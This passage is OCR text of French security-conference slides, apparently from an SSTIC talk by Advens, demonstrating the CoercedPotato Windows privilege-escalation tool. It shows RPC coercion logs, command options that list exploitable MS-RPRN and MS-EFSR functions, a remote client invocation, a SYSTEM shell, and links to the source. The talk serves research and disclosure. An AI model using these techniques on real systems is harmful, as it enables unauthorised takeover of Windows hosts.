 → [-] Exploit failed, unknown error, trying another function ...
[MS-RPRN] None of MS-RPRN worked ...
```

Security for the greater good

Démonstration

- Test des fonctions RPC de l’interface MS-EFSR.

```
[+] RPC binding with localhost done
[MS-EFSR] [*] Attempting MS-EFSR functions ...

[MS-EFSR] Starting RPC functions fuzzing ...
 [MS-EFSR] [*] Invoking EfsRpcOpenFileRaw with target path: \\127.0.0.1/pipe/LME9cTLV3rkLXiIWo\C$\
```

Advens
Security for the greater good

Démonstration

- Test des fonctions RPC de l'interface MS-EFSR.

```
[+] RPC binding with localhost done
[MS-EFSR] [*] Attempting MS-EFSR functions ...

[MS-EFSR] Starting RPC functions fuzzing ...
 [MS-EFSR] [*] Invoking EfsRpcOpenFileRaw with target path: \\127.0.0.1/pipe/LME9cTLV3rkLXiIWo\C$\

[PIPESERVER] A client connected!
```

Advens
Security for the greater good

Démonstration

- On ouvre un processus “**cmd.exe**” dans le contexte de l’utilisateur **SYSTEM**.

```
 ** Exploit completed **

Microsoft Windows [Version 10.0.20348.2322]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system
```

Security for the greater good

Démonstration

- Plusieurs options...

```
Options:
  -h,--help                   Print this help message and exit
  -c,--command TEXT REQUIRED  Program to execute as SYSTEM (i.e. cmd.exe)
  -i,--interface TEXT         Optionnal interface to use (default : ALL) (Possible values : ms-rprn, ms-efsr
  -n,--exploitId INT          Optionnal exploit ID (Only usuable if interface is defined)
                               → ms-rprn :
                                 [0] RpcRemoteFindFirstPrinterChangeNotificationEx()
                                 [1] RpcRemoteFindFirstPrinterChangeNotification()
                               → ms-efsr
                                 [0] EfsRpcOpenFileRaw()
                                 [1] EfsRpcEncryptFileSrv()
                                 [2] EfsRpcDecryptFileSrv()
                                 [3] EfsRpcQueryUsersOnFile()
                                 [4] EfsRpcQueryRecoveryAgents()
                                 [5] EfsRpcRemoveUsersFromFile()
                                 [6] EfsRpcAddUsersToFile()
                                 [7] EfsRpcFileKeyInfo() # NOT WORKING
                                 [8] EfsRpcDuplicateEncryptionInfoFile()
                                 [9] EfsRpcAddUsersToFileEx()
                                 [10] EfsRpcFileKeyInfoEx() # NOT WORKING
                                 [11] EfsRpcGetEncryptedFileMetadata()
                                 [12] EfsRpcEncryptFileExSrv()
                                 [13] EfsRpcQueryProtectors()
```

Bonus

Bonus

```
File  Actions  Edit  View  Help
[May 28, 2024 - 17:15:30 (CEST)] exegol-test remotecoercedpotato # python3 CoercedPotatoClient.py  -u vagrant -p
 vagrant 127.0.0.1 192.168.56.20

Windows auth coerce using MS-EFSR::EfsRpcDecryptFileSrv()

[>] Connecting to ncacn_np:192.168.56.20[\PIPE\netlogon] ... success
[>] Binding to <uuid='c681d488-d850-11d0-8c52-00c04fd90f7e', version='1.0'> ... success
[>] Calling EfsRpcEncryptFileSrv() ...
The NETBIOS connection with the remote host timed out.
[>] Calling EfsRpcDecryptFileSrv() ...
Error occurs while reading from remote(104)
[>] Calling EfsRpcQueryUsersOnFile() ...
[>] Calling EfsRpcQueryRecoveryAgents() ...
```

```
Select Administrator: Windows PowerShell
PS C:\Windows\system32> Z:\CoercedPotatoServer\x64\Release\CoercedPotatoServer.exe -c cmd.exe

  ____                                _ ____       _        _
 / ___|___   ___ _ __ ___ ___  __| |  _ \ ___ | |_ __ _| |_ ___
| |   / _ \ / _ \ '__/ __/ _ \/ _` | |_) / _ \| __/ _` | __/ _ \
| |__| (_) |  __/ | | (_|  __/ (_| |  __/ (_) | || (_| | || (_) |
 \____\___/ \___|_|  \___\___|\__,_|_|   \___/ \__\__,_|\__\___/

                                        @Hack0ura @Prepouce

[PIPESERVER] Named pipe '\\.\pipe\coerced\pipe\srvsvc' listening...


[PIPESERVER] A client connected!

 ** Exploit completed **

Microsoft Windows [Version 10.0.19043.1348]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
nt authority\system

C:\Windows\system32>
```

Security for the greater good

SSTIC SYMPOSIUM
SUR LA SÉCURITÉ DES TECHNOLOGIES DE L'INFORMATION ET DE LA COMMUNICATION

Pour finir...

Pour finir

On l’a testé …


Version d’OS	Testé ?
Windows 7 / Windows Server 2008 R2	Non
Windows 8 / Windows Server 2012 R2	Oui
Windows 10 / Windows Server 2016	Oui
Windows 11 / Windows Server 2022	Oui

Pour finir

- Le code source


https://github.com/Prepouce/CoercedPotato

https://github.com/Prepouce/RemoteCoercedPotato



Pour finir

https://github.com/p0dalirius/windows-coerced-authentication-methods



Pour finir

- Des articles

https://blog.hackvens.fr/articles/CoercedPotato.html

https://itm4n.github.io/printspoofer-abusing-impersonate-privileges/

https://itm4n.github.io/from-rpcview-to-petitpotam/

aDvens
Security for the greater good

SSTIC
SYMPOSIUM
SUR LA SÉCURITÉ DES TECHNOLOGIES DE L'INFORMATION ET DE LA COMMUNICATION

Merci pour votre attention